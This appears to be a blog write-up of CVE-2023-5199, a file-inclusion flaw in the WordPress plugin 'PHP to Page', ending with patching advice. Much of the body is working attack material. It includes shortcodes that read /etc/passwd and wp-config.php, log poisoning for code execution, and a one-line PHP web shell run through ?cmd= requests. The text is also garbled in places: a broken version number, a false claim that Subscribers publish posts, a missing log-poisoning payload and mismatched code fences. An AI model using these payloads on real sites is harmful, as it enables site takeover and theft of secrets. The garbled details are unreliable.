
In late 2023, a security flaw was reported in a small but widely used WordPress plugin named “PHP to Page.” This vulnerability, CVE-2023-5199, quickly caught the attention of security professionals and malicious hackers alike. In versions up to and including .3, this plugin allows attackers—even those with the lowest level of access, like Subscribers—to execute code on the webserver under certain conditions. Higher-privilege users, such as Authors, can often take over a site entirely with little effort.
Let’s break down what happened, why this is dangerous, and even review proof-of-concept exploit code.
What is the "PHP to Page" Plugin?
PHP to Page lets WordPress users put PHP code right into pages or posts using a simple shortcode: [php-to-page]. This can be useful for running a custom script without modifying theme files or building a custom plugin.
But this sort of feature can quickly turn dangerous if not restricted—and that’s exactly what happened.
The Core Problem
The plugin’s [php-to-page] shortcode allows users to include a file from the local filesystem and execute any PHP code within it, with woefully little input validation.
Anyone with permission to publish posts (Subscriber and up) can use this shortcode.
- Attackers can “trick” the shortcode into including sensitive files, exposing secret data, or even running their own malicious code on the server.
A simplified look at what’s going on inside the plugin
// Seen in includes/shortcodes.php (simplified)
add_shortcode('php-to-page', function($atts) {
    // The 'file' attribute is taken directly from user input
    $file = $atts['file'];
    if (file_exists($file)) {
        include($file); // Directly included! No filtering!
    }
});
With this, any logged-in user who can create a post can request
[php-to-page file="/etc/passwd"]
This would include and display system files!
Even worse, an attacker who can plant a .php file anywhere readable (like the upload directory) can execute their own code.
Scenario 1: Subscriber-level Attacker
Subscribers cannot upload files by default, but Local File Inclusion (LFI) is still possible, which can sometimes lead to code execution:
`plaintext
[php-to-page file="/etc/passwd"]
`
In the User-Agent string, this line may be written in, say, /var/log/httpd/access_log.
`plaintext
[php-to-page file="/var/log/httpd/access_log"]
`
http://target/wp/?p=123&cmd=id
`plaintext
[php-to-page file="/var/www/html/wp-config.php"]
`plaintext
[php-to-page file="/var/www/html/wp-content/uploads/2024/06/evil.php"]
`
http://target/wp/?p=123&cmd=ls
Suppose an Author-level user uploads shell.php and embeds the following in a post or page
[php-to-page file="/var/www/html/wp-content/uploads/2024/06/shell.php"]
Visiting the post with
https://victim.site/page-with-shell/?cmd=whoami
If shell.php contains
<?php system($_GET['cmd']); ?>
…then you’ll see the output directly on the page—a shell!
Immediately update or remove the plugin.
- Check WordPress Plugin Directory for updates.
- Restrict user roles carefully; remove unused Author/Editor accounts.
- Monitor for unexpected files in uploads/ folder.
References & Further Reading
- Wordfence Advisory – WordPress Security Blog
- Original Plugin - PHP to Page
- CVE Record
- Exploit Database
Conclusion
CVE-2023-5199 is a stark reminder that even a small “helper” plugin can have devastating consequences if user-supplied input isn’t properly sanitized. In this case, attackers with the lowest level of WordPress access could potentially leak secrets, or even fully take over your site. Upgrade now, and always be wary of plugins that let users execute PHP!
Timeline
Published on: 10/30/2023 14:15:00 UTC
Last modified on: 11/13/2023 14:45:00 UTC